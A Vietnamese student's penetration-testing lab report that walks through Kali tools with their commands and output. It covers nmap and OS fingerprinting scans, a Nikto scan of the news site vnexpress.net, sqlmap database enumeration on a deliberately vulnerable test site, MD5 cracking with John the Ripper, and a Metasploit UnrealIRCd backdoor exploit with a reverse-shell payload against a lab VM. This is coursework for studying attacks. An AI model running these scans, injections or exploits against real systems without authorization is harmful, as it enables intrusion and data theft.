


HỌC VIỆN CÔNG NGHỆ BƯU CHÍNH VIỄN THÔNG

KHOA CÔNG NGHỆ THÔNG TIN I



BÁO CÁO BÀI TẬP

MÔN: KIỂM THỬ XÂM NHẬP MẠNG

Chương 1

Giảng viên hướng dẫn: TS. Nguyễn Ngọc Điệp

Sinh viên thực hiện: Đỗ Văn Hà

Mã sinh viên: B18DCAT065

Nhóm môn học: 01

Tổ thực hành: 01

HÀ NỘI - 02/2022


MỤC LỤC

NỘI DUNG.....	1
Bài 1.....	1
a. Cài Kali Linux và thêm sudo user.	1
b. Tìm hiểu các tool trong Kali Linux.	1
Bài 2.....	14
Bài 3.....	15

NỘI DUNG

Bài 1.

a. Cài Kali Linux và thêm sudo user.



b. Tìm hiểu các tool trong Kali Linux.

- Information Gathering: Nmap.

+ Quét cổng:

```
(root@kali)-[/home/DoVanHa-B18DCAT065]
# nmap -sS 192.168.136.1-100
Starting Nmap 7.91 ( https://nmap.org ) at 2022-02-21 10:19 EST
Nmap scan report for 192.168.136.1
Host is up (0.00018s latency).
All 1000 scanned ports on 192.168.136.1 are filtered
MAC Address: 00:50:56:C0:00:08 (VMware)

Nmap scan report for 192.168.136.2
Host is up (0.00024s latency).
Not shown: 999 closed ports
PORT      STATE SERVICE
53/tcp    open  domain
MAC Address: 00:50:56:E4:7A:A9 (VMware)

Nmap done: 100 IP addresses (2 hosts up) scanned in 6.05 seconds
```

```
(root@kali)-[/home/DoVanHa-B18DCAT065]
# nmap -sS 192.168.136.130
Starting Nmap 7.91 ( https://nmap.org ) at 2022-02-21 10:32 EST
Nmap scan report for 192.168.136.130
Host is up (0.0011s latency).
Not shown: 995 closed ports
PORT      STATE SERVICE
135/tcp    open  msrpc
139/tcp    open  netbios-ssn
445/tcp    open  microsoft-ds
1025/tcp   open  NFS-or-IIS
3389/tcp   open  ms-wbt-server
MAC Address: 00:0C:29:85:E5:52 (VMware)

Nmap done: 1 IP address (1 host up) scanned in 1.46 seconds
```

+ Tìm kiếm tất cả IP đang hoạt động trong mạng:

```
(root@kali)-[/home/DoVanHa-B18DCAT065]
# nmap -sP 192.168.136.*
Starting Nmap 7.91 ( https://nmap.org ) at 2022-02-21 10:31 EST
Nmap scan report for 192.168.136.1
Host is up (0.000097s latency).
MAC Address: 00:50:56:C0:00:08 (VMware)
Nmap scan report for 192.168.136.2
Host is up (0.00021s latency).
MAC Address: 00:50:56:E4:7A:A9 (VMware)
Nmap scan report for 192.168.136.130
Host is up (0.00039s latency).
MAC Address: 00:0C:29:85:E5:52 (VMware)
Nmap scan report for 192.168.136.136
Host is up (0.00071s latency).
MAC Address: 00:0C:29:24:07:CB (VMware)
Nmap scan report for 192.168.136.254
Host is up (0.00040s latency).
MAC Address: 00:50:56:EB:B1:75 (VMware)
Nmap scan report for 192.168.136.133
Host is up.
Nmap done: 256 IP addresses (6 hosts up) scanned in 2.00 seconds
```

+ Tìm kiếm thông tin về OS của host:

```
(root@kali)-[/home/DoVanHa-B18DCAT065]
# nmap -vv -O 192.168.136.130
Starting Nmap 7.91 ( https://nmap.org ) at 2022-02-21 10:29 EST
Initiating ARP Ping Scan at 10:29
Scanning 192.168.136.130 [1 port]
Completed ARP Ping Scan at 10:29, 0.05s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 10:29
Completed Parallel DNS resolution of 1 host. at 10:29, 0.01s elapsed
Initiating SYN Stealth Scan at 10:29
Scanning 192.168.136.130 [1000 ports]
Discovered open port 3389/tcp on 192.168.136.130
Discovered open port 1025/tcp on 192.168.136.130
Discovered open port 445/tcp on 192.168.136.130
Discovered open port 135/tcp on 192.168.136.130
Discovered open port 139/tcp on 192.168.136.130
Completed SYN Stealth Scan at 10:29, 1.21s elapsed (1000 total ports)
Initiating OS detection (try #1) against 192.168.136.130
Nmap scan report for 192.168.136.130
Host is up, received arp-response (0.00074s latency).
Scanned at 2022-02-21 10:29:10 EST for 2s
Not shown: 995 closed ports
Reason: 995 resets
PORT      STATE SERVICE      REASON
135/tcp   open  msrpc        syn-ack ttl 128
139/tcp   open  netbios-ssn  syn-ack ttl 128
445/tcp   open  microsoft-ds syn-ack ttl 128
1025/tcp  open  NFS-or-IIS   syn-ack ttl 128
3389/tcp  open  ms-wbt-server syn-ack ttl 128
MAC Address: 00:0C:29:85:E5:52 (VMware)
Device type: general purpose
Running: Microsoft Windows 2003
OS CPE: cpe:/o:microsoft:windows_server_2003::sp1 cpe:/o:microsoft:windows_server_2003::sp2
OS details: Microsoft Windows Server 2003 SP1 or SP2
TCP/IP fingerprint:
OS:SCAN(V=7.91%E=4%D=2/21%OT=135%CT=1%CU=41001%PV=Y%DS=1%DC=D%G=Y%M=000C29%
OS:TM=6213AFC8P=x86_64-pc-linux-gnu)SEQ(SP=102%GCD=1%ISR=10C%TI=I%CI=I%II=
OS:I%SS=S%TS=0)OPS(O1=M5B4NW0NNT00NNS%O2=M5B4NW0NNT00NNS%O3=M5B4NW0NNT00%O4
OS:=M5B4NW0NNT00NNS%O5=M5B4NW0NNT00NNS%O6=M5B4NNT00NNS)WIN(W1=FAF0%W2=FAF0%
OS:W3=FAF0%W4=FAF0%W5=FAF0%W6=FAF0)ECN(R=Y%DF=N%T=80%W=FAF0%O=M5B4NW0NNS%CC
OS:=N%Q=)T1(R=Y%DF=N%T=80%S=0%A=S+F=AS%RD=0%Q=)T2(R=Y%DF=N%T=80%W=0%S=Z%A=
OS:S%F=AR%O=%RD=0%Q=)T3(R=Y%DF=N%T=80%W=FAF0%S=0%A=S+F=AS%O=M5B4NW0NNT00NN
OS:S%RD=0%Q=)T4(R=Y%DF=N%T=80%W=0%S=A%A=0%F=R%O=%RD=0%Q=)T5(R=Y%DF=N%T=80%W
OS:=0%S=Z%A=S+F=AR%O=%RD=0%Q=)T6(R=Y%DF=N%T=80%W=0%S=A%A=0%F=R%O=%RD=0%Q=)
OS:T7(R=Y%DF=N%T=80%W=0%S=Z%A=S+F=AR%O=%RD=0%Q=)U1(R=Y%DF=N%T=80%IPL=B0%UN
OS:=0%RIPL=G%RID=G%RIPCK=G%RUCK=G%RUD=G)IE(R=Y%DFI=S%T=80%CD=Z)

Network Distance: 1 hop
TCP Sequence Prediction: Difficulty=258 (Good luck!)
IP ID Sequence Generation: Incremental

Read data files from: /usr/bin/./share/nmap
OS detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 2.60 seconds
Raw packets sent: 1098 (49.010KB) | Rcvd: 1017 (41.242KB)
```

- Vulnerability Analysis: Nikto.

Nikto là một công cụ giúp kiểm tra các lỗ hổng web, kiểm tra thông tin và bảo mật một cách nhanh chóng.

Ví dụ dưới đây sử dụng *Nikto* để scan trang web *vnexpress.net*:

```
(root@kali) ~/home/DoVanHa-B18DCAT065
# nikto -h 111.65.250.2
- Nikto v2.1.6

+ Target IP: 111.65.250.2
+ Target Hostname: 111.65.250.2
+ Target Port: 80
+ Start Time: 2022-02-21 10:38:21 (GMT-5)

+ Server: 10777whfpdd10bf7c7468e873e79ba2ad143
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against some forms of XSS
+ The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type
+ Root page / redirects to: https://vnexpress.net
+ No CGI Directories found (use '-C all' to force check all possible dirs)

+ 7915 requests: 0 error(s) and 3 item(s) reported on remote host
+ End Time: 2022-02-21 10:40:02 (GMT-5) (101 seconds)

+ 1 host(s) tested
```

- Web Application Analysis và Database Assessment: Sqlmap.

+ Liệt kê các database:

```
(root@kali) ~/home/DoVanHa-B18DCAT065
# sqlmap -u http://testphp.vulnweb.com/listproducts.php?cat=* -dbs

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program
[*] starting @ 11:39:43 /2022-02-21/
```

```
[11:41:37] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: PHP 5.6.40, Nginx 1.19.0
back-end DBMS: MySQL >= 5.6
[11:41:39] [INFO] fetching database names
available databases [2]:
[*] acuart
[*] information_schema
```

+ Liệt kê các bảng trong database “acuart”:

```
(root@kali) ~/home/DoVanHa-B18DCAT065
# sqlmap -u http://testphp.vulnweb.com/listproducts.php?cat=1 acuart -tables

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program
[*] starting @ 11:45:02 /2022-02-21/
```



```
[11:45:50] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: PHP 5.6.40, Nginx 1.19.0
back-end DBMS: MySQL >= 5.6
[11:45:52] [INFO] fetching database names
[11:45:52] [INFO] fetching tables for databases: 'acuart, information_schema'
Database: acuart
[8 tables]
+-----+
| artists |
| carts   |
| categ   |
| featured |
| guestbook |
| pictures |
| products |
| users   |
+-----+
```

+ Lấy nội dung các cột trong bảng “carts”:

```
(root@kali)~/home/DoVanHa-B18DCAT065
# sqlmap -u http://testphp.vulnweb.com/listproducts.php?cat=1 acuart -t carts -columns

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program
[*] starting @ 11:48:09 /2022-02-21/
```

```
Database: acuart
Table: carts
[3 columns]
+-----+-----+
| Column | Type |
+-----+-----+
| cart_id | varchar(100) |
| item    | int |
| price   | int |
+-----+-----+
```

- Password Attacks: John the Ripper.

+ Danh sách các thuật toán hash mà John có thể thực hiện:

```
(root@kali)-[/home/DoVanHa-B18DCAT065]
# john --list=formats
descript, bsdicrypt, md5crypt, md5crypt-long, bcrypt, scrypt, LM, AFS,
tripcode, AndroidBackup, adxcrypt, agilekeychain, aix-ssh1, aix-ssh256,
aix-ssh512, andOTP, ansible, argon2, as400-des, as400-ssh1, asa-md5,
AxCrypt, AzureAD, BestCrypt, bfegg, Bitcoin, BitLocker, bitshares, Bitwarden,
BKS, BlackBerry-ES10, WoWSRP, Blockchain, chap, Clipperz, cloudkeychain,
dynamic_n, cq, CRC32, sha1crypt, sha256crypt, sha512crypt, Citrix_NS10,
dahua, dashlane, diskcryptor, Django, django-scrypt, dmd5, dmg, dominosec,
dominosec8, DPAPImk, dragonfly3-32, dragonfly3-64, dragonfly4-32,
dragonfly4-64, Drupal7, eCryptfs, eigrp, electrum, EncFS, enpass, EPI,
EPiServer, ethereum, fde, Fortigate256, Fortigate, FormSpring, FVDE, geli,
gost, gpg, HAVAL-128-4, HAVAL-256-3, hdaa, hMailServer, hsrp, IKE, ipb2,
itunes-backup, iwork, KeePass, keychain, keyring, keystore, known_hosts,
krb4, krb5, krb5asrep, krb5pa-sha1, krb5tgs, krb5-17, krb5-18, krb5-3,
kwallet, lp, lpcli, leet, lotus5, lotus85, LUKS, MD2, mdc2, MediaWiki,
monero, money, MongoDB, scram, Mozilla, mscash, mscash2, MSCHAPv2,
mschapv2-naive, krb5pa-md5, mssql, mssql05, mssql12, multibit, mysqlna,
mysql-sha1, mysql, net-ah, nethalflm, netlm, netlmv2, net-md5, netntlmv2,
netntlm, netntlm-naive, net-sha1, nk, notes, md5ns, nsec3, NT, o10glogon,
o3logon, o5logon, ODF, Office, oldoffice, OpenBSD-SoftRAID, openssl-enc,
oracle, oracle11, Oracle12C, osc, ospf, Padlock, Palshop, Panama,
PBKDF2-HMAC-MD4, PBKDF2-HMAC-MD5, PBKDF2-HMAC-SHA1, PBKDF2-HMAC-SHA256,
PBKDF2-HMAC-SHA512, PDF, PEM, pfx, pgpdisk, pgpsda, pgpwde, phpass, PHPS,
PHPS2, pix-md5, PKZIP, po, postgres, PST, PuTTY, pwsafe, qnx, RACF,
RACF-KDFAES, radius, RAdmin, RAKP, rar, RAR5, Raw-SHA512, Raw-Blake2,
Raw-Keccak, Raw-Keccak-256, Raw-MD4, Raw-MD5, Raw-MD5u, Raw-SHA1,
Raw-SHA1-AxCrypt, Raw-SHA1-Linkedin, Raw-SHA224, Raw-SHA256, Raw-SHA3,
Raw-SHA384, ripemd-128, ripemd-160, rsvp, Siemens-S7, Salted-SHA1, SSHA512,
sapb, sapg, saph, sappse, securezip, 7z, Signal, SIP, skein-256, skein-512,
skey, SL3, Snefru-128, Snefru-256, LastPass, SNMP, solarwinds, SSH, sspr,
Stribog-256, Stribog-512, STRIP, SunMD5, SybaseASE, Sybase-PROP, tacacs-plus,
tcp-md5, telegram, tezos, Tiger, tc_aes_xts, tc_ripemd160, tc_ripemd160boot,
tc_sha512, tc_whirlpool, vdi, OpenVMS, vmx, VNC, vtp, wbb3, whirlpool,
whirlpool0, whirlpool1, wpapsk, wpapsk-pmk, xmpp-scram, xsha, xsha512, ZIP,
ZipMonster, plaintext, has-160, HMAC-MD5, HMAC-SHA1, HMAC-SHA224,
HMAC-SHA256, HMAC-SHA384, HMAC-SHA512, dummy, crypt
```

+ Crack mã MD5:

Ta có file *md5.hash* có chứa nội dung như sau:

```
root@kali: /home/DoVanHa-B18DCAT065
File Actions Edit View Help
GNU nano 5.4 md5.hash
56ab24c15b72a457069c5ea42fcfc640
```

Sử dụng lệnh *john <tên_file>* để thực hiện crack ta thấy John xử lý rất lâu và chưa hoàn thành:


```

(root@kali)-[/home/DoVanHa-B18DCAT065]
#
GNU bash, version 5.1.8(1)-release (x86_64-pc-linux-gnu)
# john md5.hash
Warning: detected hash type "LM", but the string is also recognized as "dynamic=md5($p)"
Use the "--format=dynamic=md5($p)" option to force loading these as that type instead
Warning: detected hash type "LM", but the string is also recognized as "HAVAL-128-4"
Use the "--format=HAVAL-128-4" option to force loading these as that type instead
Warning: detected hash type "LM", but the string is also recognized as "MD2"
Use the "--format=MD2" option to force loading these as that type instead
Warning: detected hash type "LM", but the string is also recognized as "mdc2"
Use the "--format=mdc2" option to force loading these as that type instead
Warning: detected hash type "LM", but the string is also recognized as "mscash"
Use the "--format=mscash" option to force loading these as that type instead
Warning: detected hash type "LM", but the string is also recognized as "mscash2"
Use the "--format=mscash2" option to force loading these as that type instead
Warning: detected hash type "LM", but the string is also recognized as "NT"
Use the "--format=NT" option to force loading these as that type instead
Warning: detected hash type "LM", but the string is also recognized as "Raw-MD4"
Use the "--format=Raw-MD4" option to force loading these as that type instead
Warning: detected hash type "LM", but the string is also recognized as "Raw-MD5"
Use the "--format=Raw-MD5" option to force loading these as that type instead
Warning: detected hash type "LM", but the string is also recognized as "Raw-MD5u"
Use the "--format=Raw-MD5u" option to force loading these as that type instead
Warning: detected hash type "LM", but the string is also recognized as "Raw-SHA1-AxCrypt"
Use the "--format=Raw-SHA1-AxCrypt" option to force loading these as that type instead
Warning: detected hash type "LM", but the string is also recognized as "ripemd-128"
Use the "--format=ripemd-128" option to force loading these as that type instead
Warning: detected hash type "LM", but the string is also recognized as "Snefru-128"
Use the "--format=Snefru-128" option to force loading these as that type instead
Warning: detected hash type "LM", but the string is also recognized as "ZipMonster"
Use the "--format=ZipMonster" option to force loading these as that type instead
Using default input encoding: UTF-8
Using default target encoding: CP850
Loaded 2 password hashes with no different salts (LM [DES 128/128 AVX])
Warning: poor OpenMP scalability for this hash type, consider --fork=4
Will run 4 OpenMP threads
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Almost done: Processing the remaining buffered candidate passwords, if any.
Proceeding with wordlist:/usr/share/john/password.lst, rules:Wordlist
Proceeding with incremental:LM_ASCII

```

Sử dụng lệnh `john --format=raw-md5 md5.hash --show` để chỉ rõ thuật toán hash giúp John thực hiện nhanh hơn:

```

(root@kali)-[/home/DoVanHa-B18DCAT065]
# john --format=raw-md5 md5.hash --show
?:happy

1 password hash cracked, 0 left


```

Nội dung hash trong file `md5.hash` đã được crack thành công.


- **Wireless Attacks:**
- **Reverse Engineering: Bytecode - Viewer.**

Bytecode - Viewer là một công cụ cho phép xem mã nguồn của các file APK dưới dạng giao diện trực quan.


+ Giao diện khởi động:



+ Sử dụng Bytecode - Viewer để xem mã nguồn của 1 file APK:



+ Tìm kiếm trong Bytecode - Viewer:



- Exploitation Tools: Metasploit Framework.

Ví dụ dưới đây sẽ sử dụng Metasploit để tấn công lỗi cửa hậu cho phép điều khiển từ xa trên máy chủ nhắn tin UnrealIRCd.

Ta sử dụng máy victim là máy ảo VMware Metasploitable.

+ Trước hết ta khởi động metasploit bằng lệnh: *msfconsole*

```
(DoVanHa-B18DCAT065@kali)-[~]
$ msfconsole

Metasploit

      =[ metasploit v6.1.4-dev ]
+ -- --=[ 2162 exploits - 1147 auxiliary - 367 post ]
+ -- --=[ 592 payloads - 45 encoders - 10 nops ]
+ -- --=[ 8 evasion ]

Metasploit tip: Start commands with a space to avoid saving
them to history

msf6 > 
```

+ Khai báo sử dụng module tấn công: *use*

exploit/unix/irc/unreal_ircd_3281_backdoor

+ Đặt địa chỉ IP máy tấn công: *set LHOST 192.168.136.132*

+ Đặt địa chỉ IP máy victim (là máy metasploitable 2): *set RHOST 192.168.136.137*

+ Chọn payload cho thực thi (mở shell): *set payload cmd/unix/reverse*

+ Tấn công: *exploit*

Tấn công thành công, ta có thể thực hiện lệnh shell bất kì trên máy victim thông qua máy Kali:

```
Metasploit tip: After running db_nmap, be sure to
check out the result of hosts and services

msf6 > use exploit/unix/irc/unreal_ircd_3281_backdoor
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > set LHOST 192.168.136.133
LHOST => 192.168.136.133
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > 192.168.136.137
[-] Unknown command: 192.168.136.137
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > set RHOST 192.168.136.137
RHOST => 192.168.136.137
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > set payload cmd/unix/reverse
payload => cmd/unix/reverse
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > exploit

